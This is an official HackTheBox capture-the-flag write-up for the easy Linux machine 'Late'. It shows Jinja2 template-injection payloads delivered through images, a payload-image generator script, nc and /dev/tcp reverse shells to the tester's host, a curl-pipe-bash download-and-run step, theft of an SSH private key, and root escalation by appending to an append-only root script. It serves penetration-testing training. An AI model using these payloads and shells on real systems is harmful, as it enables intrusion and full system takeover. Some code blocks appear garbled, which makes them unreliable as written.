



HACKTHEBOX



Late

16th May 2022 / Document No D22.100.171

Prepared By: woodenk

Machine Author(s): kavigihan

Difficulty: **Easy**

Classification: Official

Synopsis

Late is an Easy Linux machine that features a Server Side Template Injection (SSTI) vulnerability in a text reading application, which leads to Remote Code Execution as user `svc_acc`. Enumeration for files owned by this user reveals a script that is executed whenever an SSH connection to the system is initiated or dropped. This script runs as the `root` user, however, enumeration of the file attributes show that it cannot be directly edited, but data can be appended. A reverse shell can be added at the end of this script in order to gain a shell as `root`.

Skills Required

- Enumeration
- Bash code review

Skills Learned

- Server Side Template Injection
- Linux file attributes

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.156 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.11.156
```

```
$ nmap -p$ports -sC -sV 10.10.11.156
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 05:18 CDT
Nmap scan report for 10.10.11.156
Host is up (0.021s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_ http-title: Late - Best online image tools
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are only two ports open on the machine, port `22` and `80`. Port `22` is running OpenSSH and port `80` is hosting `Nginx`, which is a web server. Visiting it with a browser we get the following page.



Fast and simple Edit Tools

Free to edit photos with Late photo editor in just a few clicks. It covers all online photo editing tools, so you can crop images, resize images, add text to photos, even make photo collages, and create graphic designs easily.

Scrolling down on the page, a link to `images.late.htb` can be found. Let' add this entry into our `/etc/hosts` file.

```
echo '10.10.11.156  late.htb images.late.htb' | sudo tee -a /etc/hosts
```

Visiting `images.late.htb` with a browser gives us the following web page.

Convert image to text_{with Flask}

If you want to turn an image into a text document, you came to the right place.

Convert your image now!

Choose file

Browse

SCAN IMAGE

The website can be used to upload images and convert them to text. It is also indicated that the `Flask` framework is used to do the conversions. Flask is a web server framework for the Python programming language.

We can [generate](#) an image to feed the application to see what the output is. Let's use the following image with some `Sample text`.


Sample text

The result is a text file that we can download.

Convert image to text_{with Flask}

If you want to turn an image into a

Convert your image now!



Foothold

Since this is a Flask application it might be using a template engine. If that is the case there is a possibility for it to be vulnerable to a Server Side Template Injection. Let's see if the page is indeed vulnerable.

Flask uses the template engine `Jinja2` by default, so that is what we'll be basing our payloads on. [PayloadAllTheThings](#) has a wide variety of payloads for web-related vulnerabilities. We know that the server takes an image as input, so that will be our payload delivery. Using Python we can easily make our own image generator. Consider the following script.

```
from PIL import Image, ImageDraw, ImageFont

def main():

    img = Image.new('RGB', (2000,100)) #Create an image
    draw = ImageDraw.Draw(img)
    myFont = ImageFont.truetype('LiberationMono-Regular.ttf', 15)
    payload = "{{ 191 * 7 }}" # This will be our payload
    draw.text((0,3), payload, fill=(255,255,255), font=myFont) # payload
    img.save('payload.png')

if __name__ == '__main__':
    main()
```

The script uses the PIL (Python Image Library) library in Python in order to create an image. The font `LiberationMono-Regular` is used as it is one of the most readable fonts. It can be downloaded [here](#). The `payload` variable contains the text that will be shown in the generated image.

We will be using `{{ 191 * 7 }}` as the payload. If the page is vulnerable to SSTI the template engine will calculate the mathematical equation in the payload and the output will be the result, e.g: `1337`.

After running the script we get the following image.

```
python3 image.py
```




Let's upload it to the website.

Convert image to text^{with Flask}

If you want to turn an image into a text

Convert your image now!



After the image is uploaded we get `1337` as the output, which means that the page is indeed vulnerable to SSTI.

Looking for [payloads](#) that could help us execute system commands, we find one that could work.

```
{{
self._TemplateReference__context.namespace.__init__.__globals__.os.popen("id").read()
}}
```

We can edit our script to make it easier to change commands.

```
from PIL import Image, ImageDraw, ImageFont
import sys

def main():
    if len(sys.argv) < 2:
        print('Usage: {} <cmd>'.format(sys.argv[0]))
        exit()

    img = Image.new('RGB', (2000,100))
    draw = ImageDraw.Draw(img)
    myFont = ImageFont.truetype('LiberationMono-Regular.ttf', 15)
    payload = """{}}{}
self._TemplateReference__context.namespace.__init__.__globals__.os.popen(
{cmd}").read()
}}{}""".format(cmd=sys.argv[1])
    draw.text((0,3), payload, fill=(255,255,255), font=myFont) # payload
    img.save('payload.png')

if __name__ == '__main__':
    main()
```

After running the script again the following image is generated.

```
python3 image.py "id"
```


```
{{ self._TemplateReference__context.namespace.__init__.__globals__.__os.popen("id").read() }}
```

Let's proceed to upload it.

Convert image to text with Flask

If you want to turn an image into a

Convert your image now!



It seems our command was successfully executed and shows that the user running the web server is called `svc_acc`. Let's attempt to get a reverse shell using cURL. First, create a file called `shell.sh` with the following shell code inside.

```
#!/bin/bash
rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.14.37 1337 >/tmp/wk
```

Next host it with a web server using python.

```
python3 -m http.server 8000
```

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Then, start a Netcat listener locally.

```
$ nc -lvnp 1337
```



```
$ nc -lvnp 1337  
listening on [any] 1337 ...
```

Finally, create a new image with `curl 10.10.14.37:8000/bash|bash` as the payload, which will make the server download and execute our reverse shell and upload it to the server.

```
python3 image.py "curl 10.10.14.37:8000/bash|bash"
```



```
$ nc -lvnp 1337  
listening on [any] 1337 ...  
connect to [10.10.14.37] from (UNKNOWN) [10.10.11.156] 51998  
/bin/sh: 0: can't access tty; job control turned off  
$ pwd  
/home/svc_acc/app  
$
```

A reverse shell as user `svc_acc` is successfully received and the flag can be found in `/home/svc_acc/`.

Privilege escalation

The user's home directory contains SSH keys in `/home/svc_acc/.ssh/id_rsa`. We can copy them locally and login over SSH in order to obtain a more stable shell.

```
ssh -i ssh.key svc_acc@late.htb
```




```
$ ssh -i ssh.key svc_acc@late.htb
The authenticity of host 'late.htb (10.10.11.156)' can't be established.
ECDSA key fingerprint is
SHA256:bFNeiz1Cr0E5/p6XvXGfPju6CF1h3+2nsk32t8V1Yfw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'late.htb,10.10.11.156' (ECDSA) to the list of
known hosts.
svc_acc@late:~$
```

After connecting we can use `find` to look for interesting files that are owned by the `svc_acc` user.

```
find / -type f -user svc_acc 2>/dev/null
```



```
$ find / -type f -user svc_acc 2>/dev/null
/home/svc_acc/.ssh/id_rsa
/home/svc_acc/.ssh/id_rsa.pub
/home/svc_acc/.ssh/authorized_keys
/home/svc_acc/app/main.py
/home/svc_acc/app/wsgi.py
/home/svc_acc/.bashrc
/home/svc_acc/user.txt
---snip---
/usr/local/sbin/ssh-alert.sh
```

The file `/usr/local/sbin/ssh-alert.sh` seems interesting. Let's read it.

```
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

    User:          $PAM_USER
    User IP Host:  $PAM_RHOST
    Service:       $PAM_SERVICE
    TTY:           $PAM_TTY
    Date:          `date`
    Server:        `uname -a`
"
```

```
if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi
```

The above script appears to give out an alert to the root user whenever someone logs in with SSH, along with the date and system information.

Let's upload [Pspy](#) to the remote system in order to check how the script is run. Since we already have SSH access, we can simply upload it using `scp`.

```
scp -i ssh.key pspy64 svc_acc@late.htb:/tmp/
```



```
$ scp -i ssh.key pspy64 svc_acc@late.htb:/tmp/
pspy64
```

Given what we know so far, we can try logging in again to see if the script is executed.



```
CMD: UID=0    PID=2451    | /usr/sbin/sshd -D -R
CMD: UID=110  PID=2452    | sshd: [net]
CMD: UID=0    PID=2453    |
CMD: UID=0    PID=2454    | date
CMD: UID=0    PID=2455    | uname -a
CMD: UID=0    PID=2457    | /bin/bash /usr/local/sbin/ssh-alert.sh
CMD: UID=0    PID=2456    | /bin/bash /usr/local/sbin/ssh-alert.sh
CMD: UID=0    PID=2459    | sendmail: MTA: ./24U9cxgx002458 from queue
CMD: UID=0    PID=2458    | sendmail: MTA: server localhost.localdomain
[127.0.0.1] cmd read
CMD: UID=0    PID=2460    | sendmail: MTA: ./24U9cxgx002458 from queue
```

The output from Pspy shows that every time a user logs in or out with SSH, `/usr/local/sbin/ssh-alert.sh` is run as root. Taking a look at the permissions of the script, we see that we are both the owner of the file and we have write permissions over it.

```
ls -l /usr/local/sbin/ssh-alert.sh
```

```
svc_acc@late:/tmp$ ls -l /usr/local/sbin/ssh-alert.sh
-rwxr-xr-x 1 svc_acc svc_acc 433 May 16 13:28 /usr/local/sbin/ssh-alert.sh
```

Attempts to write to the file however, result in a permission denied error.

```
[ Error writing /usr/local/sbin/ssh-alert.sh: Operation not permitted ]
```

```
^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  M-U Undo
^R Read File  ^\ Replace  ^U Uncut Text ^T To Linter ^_ Go To Line M-E Redo
```

In addition to file permissions, Unix systems use file attributes. These can be used to further lock down permissions. Let's list the attributes of this specific file.

```
lsattr /usr/local/sbin/ssh-alert.sh
```

```
svc_acc@late:~$ lsattr /usr/local/sbin/ssh-alert.sh
-----a-----e--- /usr/local/sbin/ssh-alert.sh
```

The attribute `a` stands for `append only`, which as the name suggests, only allows users to append to a file. Since the script is being run as `root` we could potentially gain privileged access to the system by appending a command of our choice to it.

Let's append a reverse shell at the end of the script.

```
echo "bash -i >& /dev/tcp/10.10.14.37/1337 0>&1" >> /usr/local/sbin/ssh-alert.sh
```

```
svc_acc@late:/tmp$ echo "bash -i >& /dev/tcp/10.10.14.37/1337 0>&1" >>
/usr/local/sbin/ssh-alert.sh
svc_acc@late:/tmp$ cat /usr/local/sbin/ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"


BODY="
    User:          $PAM_USER
    User IP Host:  $PAM_RHOST
    Service:      $PAM_SERVICE
    TTY:          $PAM_TTY
    Date:         `date`
    Server:       `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail
    ${RECIPIENT}
fi

bash -i >& /dev/tcp/10.10.14.37/1337 0>&1
```

After appending the reverse shell let's start a Netcat listener and run the `exit` command to close the SSH connection.

```
nc -lvnp 1337
```



```
$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.11.156] 52012
bash: cannot set terminal process group (3383): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/root# id
id
uid=0(root) gid=0(root) groups=0(root)
```

After the SSH connection closes, a shell as `root` is received. The flag can be found in `/root`.